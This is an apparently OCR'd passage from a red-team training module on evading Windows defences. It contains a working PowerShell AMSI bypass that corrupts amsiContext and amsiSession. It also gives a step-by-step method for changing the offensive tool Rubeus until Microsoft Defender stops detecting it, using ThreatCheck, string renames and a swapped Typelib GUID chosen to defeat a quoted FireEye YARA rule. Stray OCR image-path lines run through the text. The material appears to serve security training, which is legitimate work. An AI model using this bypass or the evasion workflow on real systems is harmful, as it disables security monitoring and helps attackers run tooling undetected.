Looking up this value, we can see that `0x80070057` is one of the many error code HRESULT values. This one specifically means `"One or more arguments are invalid"`.

0x8007000E E_OUTOFMEMORY	The server does not have enough memory for the new channel.
0x80070032 ERROR_NOT_SUPPORTED	The server cannot support a client request for a dynamic virtual channel.
0x80070057 E_INVALIDARG	One or more arguments are invalid.
0x80070070 ERROR_DISK_FULL	There is not enough space on the disk.
0x80080001 CO_E_CLASS_CREATE_FAILED	Attempt to create a class object failed.


Since this would mean `AmsiOpenSession` failed, we know that `amsiInitFailed` would be then set to `true`, which we already know leads to `AMSI` being bypassed.

We can write the following `PowerShell` code to carry out this attack.

```
$utils =
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils');
```

```
$context = $utils.GetField('amsi'+'Context','NonPublic,Static');
$session = $utils.GetField('amsi'+'Session','NonPublic,Static');

$marshal = [System.Runtime.InteropServices.Marshal];
$newContext = $marshal::AllocHGlobal(4);

$context.SetValue($null,[IntPtr]$newContext);
$session.SetValue($null,$null);
```

First a 4-byte large buffer is allocated and assigned to `amsiContext`. Next, `amsiSession` is set to `null`, to ensure the necessary `if-branch` is taken.



Downloading and executing this script results in `AMSI` being bypassed as expected.

Open-Source Software

Introduction

As mentioned at the end of the the `Dynamic Analysis` section, it is oftentimes the case that developing custom tooling is not possible due to time and/or budget constraints, and so it is necessary to rely on open-source software. Naturally, such tools are well-known to antivirus solution providers, and so they develop signatures to detect them. In this section, we will look at two different ways to modify open-source software so that `Microsoft Defender Antivirus` will not detect them.


Option 1: Manually Breaking Signatures

The simplest, but also most tedious way of getting open-source software past `Microsoft Defender Antivirus` is by following these steps:

1. Compile the software
2. Use a tool like ThreatCheck to locate which bytes trigger a detection

3. Modify the source code accordingly
4. Repeat until the binary is undetected

As an example, let's see how this process would work with the well-known tool Rubeus. Let's copy `C:\Tools\Rubeus` to `C:\Tools\Rubeus-Obf` and open the project in `Visual Studio`. There will be a popup about the target framework being no longer supported - select the first option and click `Continue`.



Once everything loads, we can switch from `Debug` to `Release` mode, and build the project. This will generate a file inside `C:\Tools\Rubeus-Obf\Rubeus\bin\Release`. Now, let's use `ThreatCheck` to see what gets flagged by `Microsoft Defender Antivirus`.


```
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> C:\Tools\ThreatCheck-
master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f
.\Rubeus.exe
```

First Attempt

In this case, it seems like `Microsoft Defender Antivirus` has a signature for one of these "`ticket`" variables.


```
Administrator: Windows PowerShell
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> C:\Tools\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatChe
ck.exe -f .\Rubeus.exe
[+] Target file size: 462848 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4A9F7
00000000   74 41 64 64 72 65 73 73  00 5F 70 72 69 6E 74 5F   tAddress·_print_
00000010   61 64 64 72 65 73 73 00  63 72 6F 73 73 00 75 73   address·cross·us
00000020   65 72 53 74 61 74 73 00  47 65 74 41 44 4F 62 6A   erStats·GetADObj
00000030   65 63 74 73 00 46 6F 72  67 65 54 69 63 6B 65 74   ects·ForgeTicket
00000040   73 00 45 6E 75 6D 65 72  61 74 65 54 69 63 6B 65   s·EnumerateTicke
00000050   74 73 00 50 61 72 73 65  53 61 76 65 54 69 63 6B   ts·ParseSaveTick
00000060   65 74 73 00 73 61 76 65  54 69 63 6B 65 74 73 00   ets·saveTickets·
00000070   43 6F 75 6E 74 4F 66 54  69 63 6B 65 74 73 00 48   CountOfTickets·H
00000080   61 72 76 65 73 74 54 69  63 6B 65 74 47 72 61 6E   arvestTicketGran
00000090   74 69 6E 67 54 69 63 6B  65 74 73 00 77 72 61 70   tingTickets·wrap
000000A0   54 69 63 6B 65 74 73 00  64 69 73 70 6C 61 79 4E   Tickets·displayN
000000B0   65 77 54 69 63 6B 65 74  73 00 72 65 6E 65 77 54   ewTickets·renewT
000000C0   69 63 6B 65 74 73 00 67  65 74 5F 61 64 64 69 74   ickets·get_addit
000000D0   69 6F 6E 61 6C 5F 74 69  63 6B 65 74 73 00 73 65   ional_tickets·se
000000E0   74 5F 61 64 64 69 74 69  6F 6E 61 6C 5F 74 69 63   t_additional_tic
000000F0   6B 65 74 73 00 67 65 74  5F 74 69 63 6B 65 74 73   kets·get_tickets

PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release>
```

One easy bypass we can try is replacing the string `ticket` with another and then checking if the program is still detected (and if it still works). By hitting `[Ctrl] + [Shift] + H` inside `Visual Studio`, we can bring up the `Replace in Files` window which will let us replace strings in the entire solution. In this case, we can go ahead and replace `ticket` with `tekcit` and hit `Replace All`.




Once done, there will be a popup window saying how many occurences were replaced. We can close this, rebuild the solution and run `ThreatCheck` against it once more to see if it still gets flagged.


Second Attempt




Based on the output, the good news is the variables don't seem to trigger a detection anymore, but the bad news is something else did. In this case, it would seem like we could try replacing all instances of the string "`Key`" with something else like we did with "`ticket`", however that would break the software since built-in functions like `ContainsKey` also contain this string.



As an alternative, let's focus on the last string which appears in the bytes, "`DiffieHellmanKey`". We can bring up the `Find in Files` window in `Visual Studio` by hitting `[Ctrl] + [Shift] + F`, enter "`DiffieHellmanKey`" and click `Find All` to figure out where this is in the code.




Based on the output, we can see a file called `DiffieHellmanKey.cs`. Opening it up, we can rename the `DiffieHellmanKey` class to `DHKey` by right-clicking the name and selecting `Rename`.



After renaming the class to `DHKey`, let's rebuild the project and scan it once more with `ThreatCheck`. This time, the bytes that triggered a detection contain "`Rubeus`", some copyright information and a GUID.

Third Attempt



This is part of the project's assembly metadata, which can be viewed in the `Details` tab when viewing file properties in Windows, and the GUID is a so-called Typelib GUID. These are supposed to be unique, so they are commonly used when detecting malicious software. For example, this `YARA` rule meant to detect `Rubeus` only checks for two conditions:


1. That the file begins with the bytes `4D 5A` (DOS MZ Executable file header)
2. That the `TypeLib GUID` from the public Rubeus project is present in the file


```
// Copyright 2020 by FireEye, Inc.
// You may not use this file except in compliance with the license. The
license should have been received with this file. You may obtain a copy of
the license at:
//
https://github.com/fireeye/red_team_tool_countermeasures/blob/master/LICEN
SE.txt
rule HackTool_MSIL_Rubeus_1
{
    meta:
        description = "The TypeLibGUID present in a .NET binary maps
directly to the ProjectGuid found in the '.csproj' file of a .NET project.
This rule looks for .NET PE files that contain the ProjectGuid found in
the public Rubeus project."
        md5 = "66e0681a500c726ed52e5ea9423d2654"
        rev = 4
        author = "FireEye"
    strings:
        $typelibguid = "658C8B7F-3664-4A95-9572-A3E5871DFC06" ascii nocase
wide
    condition:
        uint16(0) == 0x5A4D and $typelibguid
}
```

With that in mind, we will want to change the GUID to something random. We can generate a new GUID with the following PowerShell command:


```
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> [GUID]::NewGUID()

Guid
----
0fb06558-5168-4398-a791-fa485f4f7325
```

Next, inside `Visual Studio` we'll want to select `Project > Rubeus Properties` and then `Application > Assembly Properties`. Here, we can update the GUID to the one we just generated, hit `OK`, rebuild the solution and scan it with `ThreatCheck` once again.



N-th Attempt

Continuing this process of gradual modifications based on the output we get from `ThreatCheck`, we will eventually end up with a copy of `Rubeus` which does not get detected by `Microsoft Defender Antivirus`. The process is the same for every other tool, but the individual steps may vary.



Option 2: Reflectively Loading Assemblies in PowerShell

Let's look at another way we can get open-source software past `Microsoft Defender Antivirus`, this time using `PowerShell` to get Seatbelt running completely `in-memory`.

